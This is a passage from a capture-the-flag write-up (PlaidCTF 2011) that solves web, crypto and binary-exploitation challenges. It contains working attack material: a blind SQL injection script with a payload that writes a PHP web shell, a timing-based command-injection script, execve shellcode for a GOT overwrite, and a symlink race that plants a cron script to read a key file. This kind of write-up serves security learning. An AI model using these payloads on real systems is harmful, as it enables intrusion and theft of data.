# SQLi = ' OR MID(LPAD(BIN((SELECT ORD(MID(GROUP_CONCAT(column_name)
    ,pos_char,1)) FROM information_schema.columns WHERE table_name="
    authtable")),8,0),pos_bit,1)=1-- -'
# --> username,password,comment,id
# SQLi = ' OR MID(LPAD(BIN((SELECT ORD(MID(GROUP_CONCAT(username,0
    x3a,password,0x3a,comment,0x3a,id),pos_char,1)) FROM authtable))
    ,8,0),pos_bit,1)=1-- -'
# --> admin:::1
# SQLi = ' OR MID(LPAD(BIN((SELECT ORD(MID(GROUP_CONCAT(grantee,0x3a
    ,privilege_type,0x3a,is_grantable),pos_char,1)) FROM
    information_schema.user_privileges)),8,0),pos_bit,1)=1-- -'
# --> 'problem1'@'%':FILE:NO

## logging constants
LEVEL=logging.INFO
#~ LEVEL=logging.DEBUG
FORMAT='%(asctime)s %(levelname)s: %(message)s'
DATEFMT='%Y-%m-%d %H:%M:%S'

## HTTP constants
HOST = 'a11.club.cc.cmu.edu:32065'
URL = '/problem1.php?p=pages/index'
HEADERS = {'Content-type': 'application/x-www-form-urlencoded', 'Accept': 'text/
    plain'}
FILTER = 'Welcome'

logging.basicConfig(level=LEVEL,format=FORMAT,datefmt=DATEFMT)

logging.info("Initialisation...")
SQLi = ' OR MID(LPAD(BIN((SELECT ORD(MID(LOAD_FILE(0
    x2f7661722f7777772f70726f626c656d312e706870),pos_char,1)))),8,0),pos_bit,1)
    =1-- -'
finalSQLi = ' UNION SELECT 1,2,3,"<?php system($_GET[\'CoP\']); ?>" INTO OUTFILE
    "/tmp/pagespwned.php'

def extract():
    result = ''
    for cpt_char in range(1,1024):
        data = 0
        for cpt_bit in range(1,9):
            fu = httplib.HTTPConnection(HOST)
            POST_SQLi = SQLi.replace("pos_char",str(cpt_char)).replace("pos_bit",
                str(cpt_bit))
            PARAMS = urllib.urlencode({'username':POST_SQLi, 'password':'17', '
                submit':'Envoyer'})
            fu.request('POST', URL, PARAMS, HEADERS)
            response = fu.getresponse()
            if response.read().find(FILTER) != -1:
                data = (data << 1) + 1
```

```
51                print "0 pour la position " + str(cpt_bit)
52            else:
53                data = (data << 1) + 0
54                print "1 pour la position " + str(cpt_bit)
55        print chr(data)
56        result = result + chr(data)
57        logging.info(result)
58
59 def inject():
60     fu = httplib.HTTPConnection(HOST)
61     PARAMS = urllib.urlencode({'username':finalSQLi, 'password':'17', 'submit':'
           Envoyer'})
62     fu.request('POST', URL, PARAMS, HEADERS)
63     response = fu.getresponse()
64
65 def usage():
66     print 'Usage: python %s mode(extract/inject)' % (sys.argv[0])
67     sys.exit(2)
68
69 if len(sys.argv) != 2:
70     usage()
71
72 if sys.argv[1] == 'extract':
73     extract()
74 elif sys.argv[1] == 'inject':
75     inject()
76 else:
77     usage()
```

Solution:IAMAMYSQLBITCH!!

3.3 Plain sight

> The time to strike is now! This fiendish AED employee decided to hide secret data on this website.It seems that the employee was in the middle of creating the website when our operatives stumbled upon it.The good news is that there are surely bugs in the development version of this problem, the bad news is currently no feedback printed to users.Some of our leet operatives have determined a little bit about the machine: it runs in a read-only environment with onlybash cat dc expand grep hd head id less ls more nl od pr rev sh sleep sort sum tail tar tr true tsort ul wc yesinstalled.
>
> Find what AED is hiding, good luck and godspeed.

First we know that the environment is read-only and that we have a very limited set of commands available.
We can send commands on the URL like this:
http://a4.amalgamated.biz/cgi-bin/chroot.cgi?ls
But the page remains blank. We are blind on this one :(

No problem, we have the sleep command:
time wget -q -O /dev/null "http://a4.amalgamated.biz/cgi-bin/chroot.cgi?sleep 5"
real 0m5.714s
user 0m0.010s
sys 0m0.000

Let's try to find useful commands to have a shell.
We can use sleep to get results. We can use hd or od to dump files or stdout.
Commands tail and head will help too.

So here is the idea. Execute commands and get their result by dumping them with hd, byte by byte, and sleeping the number of seconds required to measure it on the client side.
If we sleep 0-255, it will be slow as hell, so we can split bytes to hex nibbles, binary bits, decimal digits or octal digits.
Hex nibbles were not easy to transform to number of seconds (because of characters A-F) and each character would require a maximum of 2x16 = 32 seconds to display.
Decimal would require 2 + 9 + 9 = 21 seconds to display, octal would be 3 + 7 + 7 = 17 seconds while binary would be 8 seconds.

I chose octal, even if it's slower than binary, because timing errors would (hopefully) occur less often and would be much easier to correct.
So I read the hd manual page and found the desired option to dump an arbirary character at offset $offset in a string as octal:
hd -b -n 1 -s $offset

The problem is hd outputs garbage:

```
1 echo hello | hd -b -n 1 -s 1
2 00000001 65                                              |e|
3 0000001 145
4 0000002
```

So let's filter it with some shell magic:

```
1 offset=1
2 echo hello | hd -b -n 1 -s $offset | head -n 2 | tail -n 1 | while read a b; do
      echo $b; done
3 145
```

OK we're good for a character, buty we don't want to sleep 145 seconds, do we ?
Let's pass it through another hd filter to get each digit:

```
1 offset=1
2 digit=2
3 echo hello | hd -b -n 1 -s 1 | head -n 2 | tail -n 1 | while read a b; do echo $b
      ; done | hd -c -n 1 -s $digit | head -n 2 | tail -n 1 | while read a b; do
      echo \$b; done
4 4
```

Now we have the digit, we can sleep 4 seconds with:

```
sleep $(echo hello | hd -b -n 1 -s 1 | head -n 2 | tail -n 1 | while read a b; do
    echo $b; done | hd -c -n 1 -s $digit | head -n 2 | tail -n 1 | while read a
    b; do echo \$b; done)
```

Let's create a script to do that automatically in the request, accepting a command as first argument and displaying the result:

```
cmd="$1"
offset=0
while :; do
    for digit in 0 1 2; do
        cmdexec="s=\$($cmd | hd -b -n 1 -s $offset | head -n 2 | tail -n 1 | while
            read a b; do echo \$b; done | hd -c -n 1 -s $digit | head -n 2 | tail
            -n 1 | while read a b; do echo \$b; done); sleep \$s;"
        wget -q "http://a4.amalgamated.biz/cgi-bin/chroot.cgi?$cmdexec" -O /dev/
            null
    done
    offset=$(( $offset + 1 ))
done
```

We now have our loops to scan command results, but we need to get it back in a displayable form. We'll measure the time between the start and the end of the request.

```
function now() {
    date +"%s"
}

start="$(now)"; wget -q "http://a4.amalgamated.biz/cgi-bin/chroot.cgi?sleep 1" -O
    /dev/null; echo result=$(( $(now) - $start ))
result=1
```

Running it several times, we can see that we get errors (result=2) due to network latency. I tried to address this problem by multiplying by 2 and adding 2 seconds.

```
start="$(now)"; wget -q "http://a4.amalgamated.biz/cgi-bin/chroot.cgi?sleep 4" -O
    /dev/null; echo result=$(( ( $(now) - $start ) / 2 - 2 ))
result=1
```

The result is much more reliable.
I can now get octal digits this way (in $bytes), and I need to reassemble them to show the character. I use python for this:

```
byte=145
python -c "import sys; sys.stdout.write(chr(0$byte))"
e
```

Now let's pack it up and check what we need to find. Here is the final script I used:

```
#!/bin/bash

# Available commands: bash cat dc expand grep hd head id less ls
    more nl od pr rev sh sleep sort sum tail tar tr true tsort ul wc
    yes
```

```
4
5  function now () {
6      date +"%s"
7  }
8
9  cmd="$1"
10 offset=0
11 byte=
12 # when $byte == "000", it's the end my friend
13 while [ "$byte" != "000" ]; do
14     byte=
15     for digit in 0 1 2; do
16         cmdexec="s=\$($cmd | hd -b -n 1 -s $offset | head -n 2 | tail -n 1 |
               while read a b; do echo \$b; done | hd -c -n 1 -s $digit | head -n 2
               | tail -n 1 | while read a b; do echo \$b; done); sleep \$s; sleep \
               $s; sleep 2"
17         start="$(now)"
18         wget -q -O /dev/null "http://a4.amalgamated.biz/cgi-bin/chroot.cgi?
              $cmdexec"
19         byte="$byte$(( ( $(now) - $start - 2 ) / 2 ))"
20     done
21     python -c "import sys; sys.stdout.write(chr(0$byte))" | tee -a log
22     offset=$(( $offset + 1 ))
23 done
24 echo
```

My script is called web200.sh, let's try it (be patient, it's slow):

```
1  ./web200.sh pwd
2  /
3
4  ./web200.sh ls
5  bin
6  home
7  keyfolder
8  lib
9  ljb64
10
11 (Note there was a transmission error on lib64)
12
13 ./web200.sh ls /keyfolder
14 key
15
16 ./web200.sh cat /keyfolder/key
17 esc4p3_str1n5
```

You may have to run the commands several times to get accurate results. I personnaly ran several instances at the same time in different shells.
Solution:esc4p3_str1n5

4 Crypto

4.1 Hot dog problem

The binary use the Mersenne twister PRNG to create AES keys and IV. You can generate random keys or request the private key wich will be encrypted with CBC AES and sent to you with the IV and with the AES key encrypted with the admin RSA public key.

According to the creator, the challenge should have been breaked by using the fact that Mersenne twister is reverseable (http://blog.xyrka.com/?p=24) and by generating sufficient "random" AES keys to have the entire Mersenne twister state but there is an other flaw :)

Mersenne twister is initialized by using 4 real random bytes generated by openSSL, 32bit value is short... really short ! A lot of protection have been breaked because of this (Armadillo and Asprotect for example). To bruteforce this value all we have to do is to collect some couple (IV, EncryptedKey) and then do a space-time tradeoff (because generating a key is much more costly than comparing 2 IVs) when an IV generated by a DWORD d is equal to one of the stored IV, then the first generated 32 bytes give us the AES key. With only 16 IVs, we get the key in 300-400 seconds on an old PC.

Here is the code (the seed is set to the good value and only the cypher text corresponding to the found IV is given) the mersenne twister code was ripped with hexray to be sure it is the same.

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <windows.h>
4  #include <openssl/evp.h>
5  #include <openssl/aes.h>
6
7  DWORD rand_ctxt[0x273];
8  DWORD dword_199C[2] = {0,0x9908B0DF};
9
10 void genContext(DWORD seed)
11 {
12     DWORD i;
13     rand_ctxt[0] = seed;
14
15     for ( i = 1; i <= 0x26F; ++i )
16         rand_ctxt[i] = i + 1812433253 * (rand_ctxt[i - 1] ^ (rand_ctxt[i - 1] >>
               30));
17     rand_ctxt[624] = 0;
18     rand_ctxt[625] = 0;
19 }
20
21 int __cdecl sub_F5A(DWORD *rand_ctxt)
22 {
23     int result; // eax@2
24     unsigned int v2; // ST10_4@2
25     unsigned int i; // [sp+Ch] [bp-10h]@1
26
```

```
27      for ( i = 0; i <= 0x26F; ++i )
28      {
29          v2 = (rand_ctxt[i] & 0x80000000) + (rand_ctxt[(i + 1) % 0x270] & 0
                x7FFFFFFF);
30          result = (int)rand_ctxt;
31          rand_ctxt[i] = dword_199C[v2 & 1] ^ rand_ctxt[(i + 397) % 0x270] ^ (v2 >>
                1);
32      }
33      return result;
34  }
35
36
37  int randbytes(DWORD *rand_ctxt, unsigned char*rand_bytes, int len)
38  {
39      unsigned int v3; // ST14_4@5
40      unsigned int v4; // ST14_4@5
41      unsigned int v6; // [sp+10h] [bp-10h]@1
42
43      v6 = 0;
44      while ( len )
45      {
46          if ( !rand_ctxt[625] )
47          {
48              if ( !rand_ctxt[624] )
49                  sub_F5A(rand_ctxt);
50              v3 = rand_ctxt[rand_ctxt[624]];
51              v4 = (((v3 >> 11) ^ v3) << 7) & 0x9D2C5680 ^ (v3 >> 11) ^ v3;
52              rand_ctxt[626] = (((v4 << 15) & 0xEFC60000 ^ (unsigned int)v4) >> 18)
                    ^ (v4 << 15) & 0xEFC60000 ^ v4;
53              rand_ctxt[624] = (rand_ctxt[624] + 1) % 0x270u;
54          }
55          rand_bytes[v6++] = (unsigned char)(rand_ctxt[626] >> (rand_ctxt[625] & 0
                xFF));
56          rand_ctxt[625] = (*((BYTE *)rand_ctxt + 2500) + 8) & 0x1F;
57          --len;
58      }
59      return v6;
60  }
61
62  char* ivs[] = {"\xC7\x38\x23\x76\xD2\x6F\x57\xC2\x65\x52\xD4\x81\x0E\xBF\x13\x1F"
        ,
63                 "\x66\xBA\xE3\xB5\xFA\x70\x0B\x63\x79\x7A\x79\x8C\xC5\xFF\xE9\xC8",
64                 "\x34\x76\xAA\x4B\xDF\x82\x3D\x89\x37\x35\x20\x77\x64\x4F\xE4\xF3",
65                 "\x62\xE5\x21\xFE\xB5\xFD\x1B\xFF\xBE\x92\x55\xE7\xA2\xD6\xFB\x83",
66                 "\x95\xAC\x94\x6F\x2B\x87\x81\x45\x85\xF5\x43\xCC\xA3\x55\xC2\x01",
67                 "\xF7\x60\x70\xD5\x04\x73\x8E\xDF\x20\xAA\x49\xD3\xF5\x7F\x92\xD8",
68                 "\x6D\x2E\xF2\xD0\x30\x33\x93\xE8\xF8\x48\x06\x00\x97\x4E\xA3\x6F",
69                 "\x31\x7D\x8C\x69\x65\x9B\x36\x4D\x96\xA4\xFF\x9F\xED\x3D\xE6\xA0",
70                 "\x09\xA6\xC5\xE5\xB1\xD6\xCC\x3F\x7A\x08\x02\xE0\x14\x57\xD7\x0A",
```

```
                "\xED\xF1\x2F\x3C\xCD\x00\x77\x28\xA6\xD5\x29\x4B\x77\x74\x1C\xDA",
                "\xBB\xAE\x20\x92\x32\x78\x93\x16\xA4\x01\xFE\xB3\x58\xD3\x35\x8C",
                "\x69\xF7\x40\xBB\xAC\x78\xE9\x81\xC7\x5B\x61\xC9\x04\xDF\xA4\x14"
                "\xDD\x1C\x42\x0D\xDA\x90\xBB\x6A\xDC\x7C\x9B\x5E\xEF\x53\xB9\x5B",
                "\x53\xCA\xD4\xD4\xEE\x70\x8F\x07\x5F\xD8\x77\x46\x62\xDB\x41\xA7",
                "\x5B\xDA\xB1\x87\xF4\x56\x1E\xB8\x83\x62\x8E\x4E\xFD\x8B\x85\xDF",
                "\x27\xAF\x86\x3D\xB4\xB0\x0E\xAF\xCA\x45\xB4\x8C\x86\x2B\xEF\xFC",
                "\xB6\x60\xA0\xD6\xDC\x41\xC1\xA8\x05\x28\x10\x60\x22\x71\x48\x36"
               };

int main()
{
    DWORD seed = 0x01FAC56D;
    unsigned char key[32];
    unsigned char iv[16];
    int i;
    EVP_CIPHER_CTX de_ctx;
    char* ciphertext = "\x43\x75\x66\x60\x1D\x10\xD1\xAD\x7A\x37\x7D\x3B\xEF\x68\
        x42\x64\x9E\xE0\x3F\xEA\xAF\x73\x21\x03\xD9\xF8\x29\x78\x4A\x79\x72\x74\
        x7C\x11\x0C\xE7\xDC\x58\x39\x7B\x03\x6D\xCC\x90\xDB\x9D\x41\x65\x52\x83\
        xCE\x36\x54\x9F\xAD\x93\xFB\x42\x0C\xAB\xE4\x24\x56\x86\xAB\xBF\x5C\xFB\
        x07\x24\x3F\xBA\x08\x0C\x97\xE1\xF9\x12\x71\x57\x40\x33\xDF\x32\xC7\xDE\
        xFF\x11\xF1\x44\x1B\x5C\x7C\x55\x22\xB6\xEE\x60\xB1\x28\xD4\x59\x55\xCB\
        x63\x0A\x44\x80\xCE\x7E\xA5\x77\x2E\x59\xBF\xDB\x1E\x2E\xE8\x9E\xD2\x11\
        x83\x8E\xFC\x66\xFB\xE8\x03\x59\x16\xCF\x8D\xCF\x88\x6F\xF1\x3C\x58\x93\
        x93\x72\x22\x86\xE5\x55\x13\x28\x82\x16\x77\xF7\xE4\x92\x4A\x7F\xB5\xD1\
        x91\x27\x3C\x55\x11\xDF\x44\x64\xD2\xAB\x61\xBF\x51\xAD\x58\x00\x8E\xF3\
        x7F\xF3\x92\x63\xB8\x4F\x6F\xF9\xF1\x67\xF3\xA2\xAA\x5F\x62\x21\x35\xAE\
        x09\x68\x38\xDF\x2A\xB9\xFE\xE0\xE1\xB1\x95\x0E\x47\xC7\xEA\xBD\x4F\x66\
        x99\xC5\xB5\x98\x3D\x2F\x61\x60\xCB\x27\xB2\xB4\x9A\x9C\xCC\x10\xF5\xAE\
        x7F\x33\x40\x3B\xA1\x93\x9C\x49\x9F\x75\xE2\xC7\x20\x01\x8B\x3A\x58\x74\
        x97\x30\x85\x8E\xCB\x6E\x45\xF9\x9B\xB7\x2B\x4D\x76\xCA\x4F\x7C\x6E\x25\
        xD3\xA5\x09\xDD\xA8\xEB\x09\x49\x28\x2B\xE2\x0C\x81\xE5\x06\xD2\xFB\xBF\
        x26\xF1\x53\x84\xB0\xCE\x7F\xEE\xAF\xE2\xDE\xE6\x49\xD5\xA7\xB7\xBE\x83\
        x58\xEF\xAB\x69\x72\x49\x61\x92\x99\xBD\xE6\xAB\x10\xA2\x79\x68\xE2\xB6\
        x1E\x05\x20\xF7\xA1\x3A\x0C\x03\x27\x22\xA0\x4B\xBF\x3B\x54\x85\x14\x3F\
        xD5\x7A\xD3\xD7\xA0\xC9\x15\x31\x5D\x54\xC7\xE3\xA0\xFD\xDA\x33\x72\xF7\
        x39\x0B\xAF\xD3\xB0\xE1\xF3\x1C\x57\x9B\x46\xD9\xBE\x25\x47\xC7\x55\xD8\
        xE6\x47\xE9\x12\x00\x75\x9C\x6E\xBB\x18\x3C\x5A\x2F\x72\x20\xB1\x46\xF7\
        x38\x0E\x1F\x98\x04\xA0\x75\xB9\x48\x3D\xCE\xA4\xDA\xED\xA0\x26\xE2\xA1\
        xFC\x34\x80\x6C\xE3\xCD\x3F\x84\x8E\x07\x7E\x1F\x8F\xCC\x71\x4C\xE0\x80\
        xA8\xAE\x2B\x80\x4A\x93\xD0\x3F\xB4\x4C\xCF\x81\x39\x6F\xC6\xDE\x52\x40\
        x1A\x67\xEC\x33\x7C\x64\xCC\xBA\x9E\x0A\xE0\x63\x23\x5F\x62\x47\xB6\xD1\
        xBF\x4E\xE3\xFA\x83\x19\xE6\x8F\xC4\x7D\x04\x06\x86\x84\xED\xAE\x6E\x15\
        xE6\x37\x5C\x36\xD9\xE2\x9A\x63\xB7\x4C\x4B\xF5\x1B\x40\xA3\xEA\x51\x16\
        xAF\x76\xE1\xBE\xE9\x1C\x5B\x51\x11\xE8\xC0\xCA\xB6\x9A\x61\x47\xDC\x83\
        x34\x5D\x87\xB4\xB4\x3C\x82\xB8\xDB\x01";
    int p_len = 528, f_len = 0;
    char plaintext[528];
```

```
91
92
93      do
94      {
95          genContext(seed);
96          randbytes(rand_ctxt, key, 32);
97          randbytes(rand_ctxt, iv, 16);
98          for (i = 0; i < 16; i++)
99              if (memcmp(iv, ivs[i], 16) == 0)
100             {
101                 EVP_CIPHER_CTX_init(&de_ctx);
102                 EVP_DecryptInit_ex(&de_ctx, EVP_aes_256_cbc(), NULL, key, iv);
103                 EVP_DecryptUpdate(&de_ctx, plaintext, &p_len, ciphertext, 528);
104                 EVP_DecryptFinal_ex(&de_ctx, plaintext+p_len, &f_len);
105                 plaintext[f_len+p_len] = 0;
106                 printf(plaintext);
107                 return 0;
108             }
109         seed ++;
110     }
111     while (seed);
112     printf("FAIL :'(\n");
113     return 1;
114 }
```

This give us :

```
The key is the sha1sum of this file:

====================================
            CONFIDENTIAL
====================================

              .-=-. __
 ,           /     \   \     ||||
\\\\        |O___O |     | \\||||
\   //      | \_/  |     |  \    /
 '-=/----/|      /      |    |-'
         // //  /      -----'
        //  \\ /        /
       //  // /       /
      //  \\ /        /
     //  // /        /
    /|    ' /       /
    //\___/        /
   //    ||\      /
   \\_   || '-=-'
   /' /  \\_.-
  /  /     -=| |
```

```
 '-'       |  |
            '-'
```

Solution:b6da23962d1cb16b06e8aff36cae39858fb708b6

5 Pwnables

5.1 ExploitMe :p

It seems like AED also has some plans to raise hacker force! We found this binary as an exploitation practice program in the office, but they forgot to remove the setgid flag on the program. So we can get the secret key!

```
ssh username@a5.amalgamated.biz
```

Try dump stuff :

```
(gdb) r 1 1 1

[...]

Program received signal SIGSEGV, Segmentation fault.
0x080485b2 in ?? ()
```

Great, but what happens?

```
(gdb) i r
eax            0x1     1    <<<<<<<<
ecx            0xbf82eaf0      -1081939216
edx            0x1     1    <<<<<<<<
ebx            0x1     1    <<<<<<<<
esp            0xbf82eae0      0xbf82eae0
ebp            0xbf82eb78      0xbf82eb78
esi            0x8048610       134514192
edi            0x8048450       134513744
eip            0x80485b2       0x80485b2 <exit@plt+382>
eflags         0x10202 [ IF RF ]
cs             0x73    115
ss             0x7b    123
ds             0x7b    123
es             0x7b    123
fs             0x0     0
gs             0x33    51

(gdb) set disassembly-flavor intel
(gdb) x/i $eip
0x80485b2 <exit@plt+382>:    mov    DWORD PTR [eax],edx
```

Four bytes write!!
Here's the specific snippet:

```
int main(signed int argc, char ** argv)
{
  int arg2; // ebx@4
  int arg1; // eax@4

  if ( argc <= 3 )
  {
    puts("Regards, Dolan :} ");
    exit(-1);
  }
  arg2 = atoi(argv[3]);
  arg1 = atoll(argv[2]);
  vuln(argv[1], arg1, arg2);
  return 0;
}

//----- (08048575) ----------------------------------------------------------
void vuln(char * arg_source, int arg2, size_t arg_length)
{
  char dest; // [sp+10h] [bp-5Ch]@2
  size_t v4; // [sp+50h] [bp-1Ch]@2

  if ( arg_length <= 0x47 )
  {
    v4 = arg_length;
    strncpy(&dest, arg_source, arg_length);
    if ( v4 )
      *(_DWORD *)v4 = arg2;
    exit(0);
  }
}
```

```
      *(_DWORD *)v4 = arg2;        ==      mov    DWORD PTR [eax],edx
```

Argv[2] contains then the value to write, and we can overflow v4 value using strncpy(,,71) because dest can contain only 64 values:

0x5C - 0x1C = 0x40 = 64 base 10

Let's try something smarter:

```
(gdb) r `python -c 'print "A"*64+"BBBB"'` 1128481603 71

Program received signal SIGSEGV, Segmentation fault.
0x080485b2 in ?? ()
(gdb) i r
eax            0x42424242     1111638594
ecx            0xbf879464     -1081633692
edx            0x43434343     1128481603
```

Perfect, we can write argv[2] to the address at argv[1]+64.

We will rewrite directly the .got section of exit:

```
(gdb) maintenance info sections
...
    0x080497c4->0x080497c8 at 0x000007c4: .got ALLOC LOAD DATA HAS_CONTENTS
...

(gdb) x/x 0x080497c4+0x30
0x80497f4:    0x0804843a

(gdb) x/i 0x0804843a
0x804843a <exit@plt+6>: push 0x40


exit_got = 0x80497f4
```

Since stack is executable, let's store our shellcode in env and bruteforce an address in our nop sled:

```
while :; do env -i "S=$(python -c 'print "\x90"*20000+"\x6a\x0b\x58\x99\x52\x68\
    x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xcd\x80"')" ./
    exploitMe $(python -c 'from struct import pack;print "A"*64+pack("<I",0
    x80497f4)') $[0xbffcf1be] $[71]; done
```

Solution:K3Ys_t0_15_M1nUtEs_0f_F4mE

5.2 A small bug

Original HTML version : http://blog.stalkr.net/2011/04/pctf-2011-18-small-bug.html

Get access to the key using /opt/pctf/z1/exploitme.

```
ssh z1_16@a5.amalgamated.biz # NLD59WeaNKCgKPfVuaIA5BNtBzRrEBN
```

Analysis

Connect to the server and see not only the regular setgid program to exploit but also a directory where program gid can write:

```
z1_16@a5:~$ ls -l /opt/pctf/z1*
/opt/pctf/z1:
total 16
-rwxr-sr-x 1 root z1key 15116 Apr 20 20:26 exploitme

/opt/pctf/z1key:
total 28
drwxrwx--- 2 root z1key 20480 Apr 27 11:09 cron.d
-rw-r----- 1 root z1key 30 Feb 5 12:09 key
-rw-r--r-- 1 root root 105 Apr 22 18:33 README

z1_16@a5:~$ cat /opt/pctf/z1key/README
All scripts in cron.d will be executed, then deleted once a minute. A script's
    filename ends with `.sh`.
```

So if we achieve to write a file.sh in this directory using setgid program privileges, we win!

Reversing the main function of the program gives:

```
int __cdecl main(signed int argc, char **argv)
{
  const char *content; // ebx@4
  char *tmpfile; // eax@4
  void *addr; // [sp+24h] [bp+4h]@4

  _cyg_profile_func_enter(main);
  if ( argc <= 1 )
  {
    fprintf((int)stderr, "%s requires one argument!\n", *argv);
    exit(1);
  }
  content = argv[1];
  tmpfile = get_temp();
  write_and_unlink(tmpfile, content);
  return _cyg_profile_func_exit(main, addr);
}
```

decompilation by IDA Pro with Hex-Rays

The program basically takes a string as first argument and:

1. obtains a temporary file
2. writes the string in it and unlinks it
3. profiles functions enter and exit

Obtain a temporary file

```
char *__cdecl get_temp()
{
  char *ret; // ebx@4
  char stat_struct[64]; // [sp+1Ch] [bp-4Ch]@1
  char *tmpfile; // [sp+5Ch] [bp-Ch]@1
  void *addr; // [sp+6Ch] [bp+4h]@4

  _cyg_profile_func_enter(get_temp);
  tmpfile = tempnam("/tmp", "chal_");
  if ( stat(tmpfile, stat_struct) >= 0 )
  {
    fwrite_unlocked("Temporary file exists!\n", 1, 23, stderr);
    exit(1);
  }
  fprintf((int)stderr, "Temporary file is %s.\n", tmpfile);
  ret = tmpfile;
  _cyg_profile_func_exit(get_temp, addr);
  return ret;
}
```

It first uses tempnam libc function to obtain a random file in /tmp. Note that the manual explicitely warns on race conditions using this function ;) Correct way of dealing with temporary

file creation is to use mkstemp, which opens the file for you (race-free) and returns the file descriptor.

Then it checks that this file does not exist using stat system call, and finally prints the temporary file on stderr (fd 2) before returning.

Write string and unlink

```
int __cdecl write_and_unlink(char *tmpfile, const char *content)
{
  int fp; // ST1C_4@1
  void *addr; // [sp+2Ch] [bp+4h]@1

  _cyg_profile_func_enter(write_and_unlink);
  fp = fopen_unlocked(tmpfile, "w");
  fputs_unlocked(content, fp);
  fclose_unlocked(fp);
  unlink(tmpfile);
  return _cyg_profile_func_exit(write_and_unlink, addr);
}
```

Simple fopen/fputs/fclose and unlink.

Remember that unlink - by definition - does not follow symlinks.

Profiling

```
int __cdecl _cyg_profile_func_enter(void *addr)
{
  char buf[100]; // [sp+18h] [bp-70h]@1
  int size; // [sp+7Ch] [bp-Ch]@1

  size = sprintf(buf, "Entering %p...\n", addr);
  return write(1, buf, size);
}
```

The enter profiling function prints on standard output (fd 1) that it is entering a function starting at address X. I do not show the exit profiling function because it does nothing at all.

TOCCTOU

There is an obvious Time-of-check-to-time-of-use (TOCCTOU) bug between:

* the moment the program computes a random temporary filename with get_temp, checks that it does not exist

* and the moment the program opens this file in order to write something in it with write_and_unlink

Hopefully, the program gives us (on stderr) the random filename it has computed. To win

this race reliably, we would like to be able to stop program execution between these two moments.

Exploitation

Some readers might remember my post about exec race condition exploitations. In this particular case, we are going to use technique #2 to make program block by connecting program's stdout or stderr to a filled blocking pipe. The principle is that, when the other end wants to write on it, its write system call will be blocking (and so program frozen) until there is room in the pipe (that is, until the other end reads from it).

If we connect the filled blocking pipe to stderr, there's a problem: we also want to read the random filename from stderr. And as soon as we read the filename the program continues its execution.

Solution: profiling functions! They write on stdout, so we can simply connect program's stdout to an almost-filled pipe that will get program to block at the right moment.

Dividead's blog post Blocking between execution and main() includes a very good piece of code with blocking pipes that we can reuse for this exploit (and so I did). Thanks dividead!

Full exploit here: http://stalkr.net/files/pctf/2011/18_asmallbug/exploit.c.html

Exploitation:

```
z1_16@a5:~$ ./exploit
Usage: ./exploit <exploitme> <string> <symlink>

z1_16@a5:~$ touch /tmp/stalkr; chmod go-rx,a+w /tmp/stalkr; ls -l /tmp/stalkr
-rw--w--w- 1 z1_16 z1users 0 Apr 23 16:15 /tmp/stalkr
# we don't want our flag to be stolen ;)

z1_16@a5:~$ ./exploit /opt/pctf/z1/exploitme 'cat /opt/pctf/z1key/key >/tmp/
    stalkr' /opt/pctf/z1key/cron.d/stalkr.sh
Symlink /tmp/chal_irpdv9 -> /opt/pctf/z1key/cron.d/stalkr.sh created

z1_16@a5:~$ date
Sat Apr 23 16:16:02 EDT 2011

z1_16@a5:~$ cat /tmp/stalkr
This is the key: FUCKALLOFYOU

z1_16@a5:~$ rm -f /tmp/stalkr
```

Race won reliably ø/
Solution:FUCKALLOFYOU

5.3 Another small bug

Original HTML version : http://blog.stalkr.net/2011/04/pctf-2011-19-another-small-bug.html

This time, let's attack /opt/pctf/z2/exploitme.

```
ssh z2_16@a5.amalgamated.biz # Q7044oQfwTHFIf8x92VtcQ75
```

Analysis

Reversing the binary tells you that:

* it takes a number as first argument, converted using strtoul

* it reads input on stdin with fgets_unlocked, size being the previous number

* input is stored in a stack buffer

```
int __cdecl main(int argc, char **argv)
{
  char buf[512]; // [sp+1Ch] [bp-204h]@7
  int num; // [sp+21Ch] [bp-4h]@4

  if ( argc != 2 )
  {
    printf("%s requires one arguments.\n", *argv);
    exit(1);
  }
  num = strtoul(argv[1]);
  if ( (unsigned int)num > 511 )
  {
    if ( log_error("[assertion] len < sizeof(buffer)") )
      myexit(2);
  }
  fgets_unlocked(buf, num, stdin);
  puts(buf);
  return 0;
}
```

decompilation by IDA Pro with Hex-Rays

Let's try quickly with gdb:

```
gdb$ r 2048 < <(python -c 'from struct import pack;
    print "A"*532+pack("<I",0xdeadbeef)')
AAAAA[...]
Program received signal SIGSEGV, Segmentation fault.
0xdeadbeef in ?? ()
```

Win!

But there was a check?

Well, you may argue it should not work because there is a check on size >= 512. However, if you read attentively, it only exits if log_error succeeds.

```
signed int __cdecl log_error(char *str)
{
  signed int result; // eax@2
  int fp; // [sp+1Ch] [bp-Ch]@1

  fp = fopen_unlocked("/home/z2/logs/assert.log", "a");
  if ( fp )
  {
    fprintf(fp, "ERROR: %s\n", (char)str);
    fclose_unlocked(fp);
    result = 1;
  }
  else
  {
    result = 0;
  }
  return result;
}
```

log_error fails if it cannot open (or create since it's "a" mode) the log file. But hold on:

```
z2_16@a5:~$ ls -l /home/z2/logs/
ls: cannot access /home/z2/logs/: No such file or directory
```

Not sure if it was intended :) but it explains why the previous check on user-supplied size parameter does not stop the program.

It the file existed and was readable, then fopen call would not have failed. To make it fail, we could have used setrlimit with RLIMIT_NOFILE (or simply bash's ulimit -n) to restrict the maximum number of opened file descriptors. For the notice, it also explains why the binary is statically compiled (see just below). Indeed, if dynamically linked, the loader would fail loading libraries, and exploit writer surely did not want that. ;)

Exploitation

Interestingly, the binary is statically compiled:

```
$ file exploitme
exploitme: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically
    linked, not stripped
```

It means that libc functions are present in the binary, like... mmap!

```
.text:08049ABC                public mmap
.text:08049ABC mmap           proc near
.text:08049ABC
.text:08049ABC
.text:08049ABC arg_0          = byte ptr  4
.text:08049ABC
.text:08049ABC                mov     al, 5Ah
.text:08049ABE                lea     edx, [esp+arg_0]
.text:08049AC2                push    edx
.text:08049AC3                call    __unified_syscall
.text:08049AC8                pop     ecx
.text:08049AC9                retn
.text:08049AC9 mmap           endp
```

How good is that? Well, we can simply return to mmap asking for an rwx area, copy a shellcode in it, and return to it! Straightforward ROP, similar to my Shmoocon's CTF warm-up alternative solution (exploit).

I used a bunch of gadgets to copy the shellcode byte per byte with a wrapper since we were not limited in payload size. One could use alternatively use recv to directly receive a shellcode from stdin or else.

